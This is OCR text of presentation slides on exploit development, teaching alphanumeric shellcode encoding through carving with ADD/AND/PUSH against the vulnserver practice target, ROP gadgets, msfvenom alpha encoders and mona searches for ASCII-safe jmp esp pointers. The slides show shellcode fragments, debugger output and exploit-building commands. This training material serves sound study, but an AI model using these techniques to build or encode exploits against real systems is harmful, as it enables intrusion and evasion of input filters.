
```
root@kali:~/Slink# ./Slink.py
buf += "\x25\x4A\x4D\x4E\x55" ## and  eax, 0x554e4d4a
buf += "\x25\x35\x32\x31\x2A" ## and  eax, 0x2a313235
buf += "\x05\x33\x33\x32\x10" ## add  eax, 0x10323333
buf += "\x05\x23\x32\x42\x10" ## add  eax, 0x10423223
buf += "\x50"                 ## push eax

Value: 20 74 65 56 ( ' teV’  )
```

Slink (ihack4falafel) https://github.com/ihack4falafel/Slink

* Obv. the original value was fine as-is since we were only pushing readable text onto the stack....

en(coding|crypting) methods: Carving

- Setting Stack Pointer to Carve Location
  - If restricted to using limited character sets... this encoding method is viable.
  - ESP must be adjusted to a location that will be reached eventually, this can be achieved in a similar manner as "carving" normal values via ADD/SUB + PUSH.
    - PUSH ESP -> POP EAX and reverse
  - Stack will "populate" as values are pushed onto it, and the gap between the Instruction Pointer and the Stack Pointer will shrink.


Immunity Debugger - vulnserver.exe - [CPU - thread 00004E5C]
C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
02ABF9C8 54 PUSH ESP
02ABF9C9 58 POP EAX
02ABF9CA 05 7E555555 ADD EAX,5555557E
02ABF9CF 05 7E555555 ADD EAX,5555557E
02ABF9D4 05 7E555555 ADD EAX,5555557E
02ABF9D9 05 7E555555 ADD EAX,5555557E
02ABF9DE 05 7E555555 ADD EAX,5555557E
02ABF9E3 05 7E555555 ADD EAX,5555557E
02ABF9E8 50 PUSH EAX
02ABF9E9 5C POP ESP
02ABF9EA 25 4A4D4E55 AND EAX,554E4D4A
02ABF9EF 25 3532312A AND EAX,2A313235
02ABF9F4 50 PUSH EAX
02ABF9F5 05 21202120 ADD EAX,20212021
02ABF9FA 05 11101110 ADD EAX,10111011
Registers (FPU)
EAX 02ABF1E8 ASCII "LTER .AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 001D6644
EDX 00000A42
EBX 000002CC
ESP 02ABF9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 02ABF9C8
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
Address Hex dump ASCII
00403000 FF FF FF FF 00 40 00 00 .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00 ....
00403018 FF FF FF FF 00 00 00 00 ....
00403020 FF FF FF FF 00 00 00 00 ....
00403028 00 00 00 00 00 00 00 00 ....
00403030 00 00 00 00 00 00 00 00 ....
00403038 00 00 00 00 00 00 00 00 ....
00403040 00 00 00 00 00 00 00 00 ....
00403048 00 00 00 00 00 00 00 00 ....
00403050 00 00 00 00 00 00 00 00 ....
00403058 00 00 00 00 00 00 00 00 ....
00403060 00 00 00 00 00 00 00 00 ....
00403068 00 00 00 00 00 00 00 00 ....
00403070 00 00 00 00 00 00 00 00 ....
00403078 00 00 00 00 00 00 00 00 ....
00403080 00 00 00 00 00 00 00 00 ....
00403088 00 00 00 00 00 00 00 00 ....
00403090 00 00 00 00 00 00 00 00 ....
00403098 00 00 00 00 00 00 00 00 ....
004030A0 00 00 00 00 00 00 00 00 ....
004030A8 00 00 00 00 00 00 00 00 ....
004030B0 00 00 00 00 00 00 00 00 ....
004030B8 00 00 00 00 00 00 00 00 ....
004030C0 00 00 00 00 00 00 00 00 ....
004030C8 00 00 00 00 00 00 00 00 ....
004030D0 00 00 00 00 00 00 00 00 ....
004030D8 00 00 00 00 00 00 00 00 ....
004030E0 00 00 00 00 00 00 00 00 ....
004030E8 00 00 00 00 00 00 00 00 ....
004030F0 00 00 00 00 00 00 00 00 ....
004030F8 00 00 00 00 00 00 00 00 ....
00403100 00 00 00 00 00 00 00 00 ....
00403108 00 00 00 00 00 00 00 00 ....
02ABF9C8 7E055854 TX♣~
02ABF9CC 05555555 UUU♣
02ABF9D0 5555557E ~UUU
02ABF9D4 55557E05 ♣~UU
02ABF9D8 557E0555 U♣~U
02ABF9DC 7E055555 UU♣~
02ABF9E0 05555555 UUU♣
02ABF9E4 5555557E ~UUU
02ABF9E8 4A255C50 P\%J
02ABF9EC 25554E4D MNU%
02ABF9F0 2A313235 521*
02ABF9F4 20210550 P♣!
02ABF9F8 11052021 ! ♣◄
02ABF9FC 50101110 ►◄►P
02ABFA00 4E4D4A25 %JMN
02ABFA04 32352555 U%52
02ABFA08 32052A31 1*♣2
02ABFA0C 05213637 76!♣
02ABFA10 11353622 "65◄
02ABFA14 36352205 ♣"56
02ABFA18 33332D21 !-33
02ABFA1C 25503333 33P%
02ABFA20 554E4D4A JMNU
02ABFA24 31323525 %521
02ABFA28 3332052A *♣23
02ABFA2C 21051032 2►♣!
02ABFA30 50103132 21►P
02ABFA34 4E4D4A25 %JMN
02ABFA38 32352555 U%52
02ABFA3C 33052A31 1*♣3
02ABFA40 05103233 32►♣
02ABFA44 10423223 #2B►
02ABFA48 42424250 PBBB
02ABFA4C 42424242 BBBB
02ABFA50 42424242 BBBB

en(coding|crypting) methods: ROP


- Overview: ROP(Return-Oriented-Programming) is essentially re-using pre-existing segments of code (which ultimately end in a RET) in a program to facilitate tasks that would otherwise be done with normal shellcode
- ROP “Gadet”: A blob of useful code that ultimately closes in a ‘RET’ (alas… RETurn Oriented Programming)
- This can also be done in a bad-character safe manner, for gadgets to be safe for alphanumeric, all bytes should say between 0x21 – 0x7e

en(coding|crypting) methods: ROP

- 0x44434241 (POP RAX)
- 0x21212121 (This value will be popped into RAX)
- 0x34333221 (POP RDI, POP RSI, POP RDX)
- 0x22222222 (This will go into RDI)
- 0x33333333 (This will go into RSI)
- 0x44444444 (This will go into RDX)
- 0x54535251 (SYSCALL)

en(coding|crypting) tools: ropper2

- Tools:
  - Ropper
  - Immunity Debugger
  - Peda for GDB
  - IDA



References and neat links

- CTP/OSCE Prep – A Noob's Approach to Alphanumeric Shellcode (LTER SEH Overwrite)
  - https://h0mbre.github.io/LTER_SEH_Success/#
- Part 7: Return Oriented Programming
  - https://fuzzysecurity.com/tutorials/expDev/7.html
- Carving shellcode using restrictive character sets
  - https://vellosec.net/blog/exploit-dev/carving-shellcode-using-restrictive-character-sets/

en(coding|crypting): Tools for alphanumeric encoding

- MSFVenom encoders
- Veil Evasion
- Slink
- Pwnlib.encoders
  - https://docs.pwntools.com/en/stable/encoders.html
- Mona for Immunity Debugger
- Hyperion
- PE-Crypter

en(coding|crypting) tools: MSFVenom

```
cmd/brace
cmd/echo
cmd/generic_sh
cmd/ifs
cmd/perl
cmd/powershell_base64
cmd/printf_php_mq
generic/eicar
generic/none
mipsbe/byte_xori
mipsbe/longxor
mipsle/byte_xori
mipsle/longxor
php/base64
ppc/longxor
ppc/longxor_tag
ruby/base64
sparc/longxor_tag
x64/xor
x64/xor_context
x64/xor_dynamic
x64/zutto_dekiru
x86/add_sub
x86/alpha_mixed
x86/alpha_upper
x86/avoid_underscore_tolower
x86/avoid_utf8_tolower
x86/bloxor
x86/bmp_polyglot
x86/call4_dword_xor
x86/context_cpuid
x86/context_stat
x86/context_time
x86/countdown
x86/fnstenv_mov
x86/jmp_call_additive
x86/nonalpha
x86/nonupper
x86/opt_sub
x86/service
x86/shikata_ga_nai
x86/single_static_bit
x86/unicode_mixed
x86/unicode_upper
x86/xor_dynamic
```

msfvenom –list encoders

en(coding|crypting) tools: MSFVenom Alpha_*

- The goal of any alphanumeric is to defeat stricter encoding
- Anything with "alpha" is going to keep things under \x7F and sometimes above \x00
- The blob when properly configured will be human readable so -f raw is acceptable.

Payload size: 447 bytes

ÆÙÄÙvôZJJJJJJJJJJJJCCCCCC7RYjAXP0A0AkAAQ2AB2BB0

\xd9\xcc\xd9\x74\x24\xf4\x58\x50\x59\x49\x49\x49\x49

en(coding|crypting) tools: MSFVenom Alpha_*

- What the heck was that gibberish at the front?
  - FXCH & FNSTENV

```
0x0000000000000000:  D9 CC           fxch    st(4)
0x0000000000000002:  D9 74 24 F4     fnstenv [esp - 0xc]
0x0000000000000006:  58              pop     rax
0x0000000000000007:  50              push    rax
0x0000000000000008:  59              pop     rcx
```

- Despite specifying alphanumeric, it still needs to find EIP... many used by MSFVenom produce non-alphanumeric initial bytes unless they are aided by special options

en(coding|crypting) tools: MSFVenom Alpha_*

- Specifying BufferRegister=<reg> produces purely alphanumeric code that also must be given the location of the very start of the shellcode in memory.

(Example: BufferRegister=EDI added)

Payload size: 440 bytes

```
WYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB
```

```
"\x57\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
```

en(coding|crypting) tools: Mona

- Setting up Mona
  - Install python
  - Install Immunity Debugger
  - Download Mona
  - Place into pycommands\ as mona.py

en(coding|crypting) tools: Mona

- !mona jmp -r esp -m * -cp ascii
  - -r : which register to look for
  - -m : search which modules (* wildcard)
  - -cp : filter the results based upon characters

```
77204A56   0x77204a56 (b+0x003d4a56)  : jmp esp | asciiprint,ascii,alphanum {PAGE_EXECUTE_READ} [w
77357207   0x77357207 (b+0x00527207)  : jmp esp | ascii {PAGE_EXECUTE_READ} [windows.storage.dll]
72440A03   0x72440a03 (b+0x00010a03)  : jmp esp | ascii {PAGE_EXECUTE_READ} [MPR.dll] ASLR: True,
7550451B   0x7550451b (b+0x000d451b)  : jmp esp | asciiprint,ascii {PAGE_EXECUTE_READ} [SETUPAPI.d
75504D3B   0x75504d3b (b+0x000d4d3b)  : jmp esp | asciiprint,ascii {PAGE_EXECUTE_READ} [SETUPAPI.d
75505553   0x75505553 (b+0x000d5553)  : jmp esp | asciiprint,ascii,alphanum {PAGE_EXECUTE_READ} [S
7652206D   0x7652206d (b+0x0001206d)  : call esp | asciiprint,ascii,alphanum {PAGE_EXECUTE_READ} [
771E7A79   0x771e7a79 (b+0x003b7a79)  : call esp | asciiprint,ascii {PAGE_EXECUTE_READ} [windows.s
77280840   0x77280840 (b+0x00450840)  : call esp | ascii {PAGE_EXECUTE_READ} [windows.storage.dll]
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open jmp.txt...
0BADF00D     Found a total of 28 pointers
```

```
!mona jmp -r esp -m * -cp ascii
```

en(coding|crypting) tools: Mona

- !mona ropfunc -m * -cp ascii
  - -r : which register to look for
  - -m : search which modules (* wildcard)
  - -cp : filter the results based upon characters

```
7637531C   0x7637531c (b+0x000a531c)  : kernelba!getmodulehandlea-rebased | 0x7598c320 | asciiprint,ascii {PAGE_F
75515208   0x75515208 (b+0x000e5208)  : kernelba!getmodulehandlea-rebased | 0x7598c320 | ascii {PAGE_READONLY} [S
75515234   0x75515234 (b+0x000e5234)  : kernelba!loadlibraryw-rebased | 0x7596f420 | asciiprint,ascii,alphanum {F
76621120   0x76621120 (b+0x01111120)  : kernelba!getprocaddress-rebased | 0x7596ebe0 | ascii {PAGE_READONLY} [ucr
76375314   0x76375314 (b+0x000a5314)  : kernelba!getprocaddress-rebased | 0x7596ebe0 | asciiprint,ascii {PAGE_REF
72443078   0x72443078 (b+0x00013078)  : kernelba!getprocaddress-rebased | 0x7596ebe0 | asciiprint,ascii,alphanum
75374878   0x75374878 (b+0x00514878)  : kernelba!getprocaddress-rebased | 0x7596ebe0 | asciiprint,ascii,alphanum
75515210   0x75515210 (b+0x000e5210)  : kernelba!getprocaddress-rebased | 0x7596ebe0 | ascii {PAGE_READONLY} [SET
7537446C   0x7537446c (b+0x0051446c)  : user32!ddegetlasterror-rebased | 0x7633a390 | asciiprint,ascii,alphanum {
76775124   0x76775124 (b+0x00035124)  : kernelba!createfilemappingw-rebased | 0x75970a30 | asciiprint,ascii {PAGE
76775124   0x76775124 (b+0x00035124)  : kernelba!createfilemappingw-rebased | 0x75970a30 | asciiprint,ascii {PAGE
76375368   0x76375368 (b+0x000a5368)  : kernelba!createfilemappingw-rebased | 0x75970a30 | asciiprint,ascii,alphe
76375368   0x76375368 (b+0x000a5368)  : kernelba!createfilemappingw-rebased | 0x75970a30 | asciiprint,ascii,alphe
75374964   0x75374964 (b+0x00514964)  : kernelba!createfilemappingw-rebased | 0x75970a30 | asciiprint,ascii,alphe
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open ropfunc.txt...
0BADF00D     Found a total of 61 pointers
0BADF00D [+] Processing offsets to pointers to interesting rop functions
0BADF00D     Found a total of 0 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:04.661000
```

```
!mona ropfunc -m * -cp ascii
```

References and neat links

- alphanumeric encoding of shellcode
  - https://medium.com/ethical-hacking-blog/alphanumeric-encoding-of-shellcode-40eb2e69a2d6
- Carving shellcode using restrictive character sets
  - https://vellosec.net/blog/exploit-dev/carving-shellcode-using-restrictive-character-sets/
- Github: Mona (Corelan)
  - https://github.com/corelan/mona/blob/master/mona.py

This concludes my presentation ☺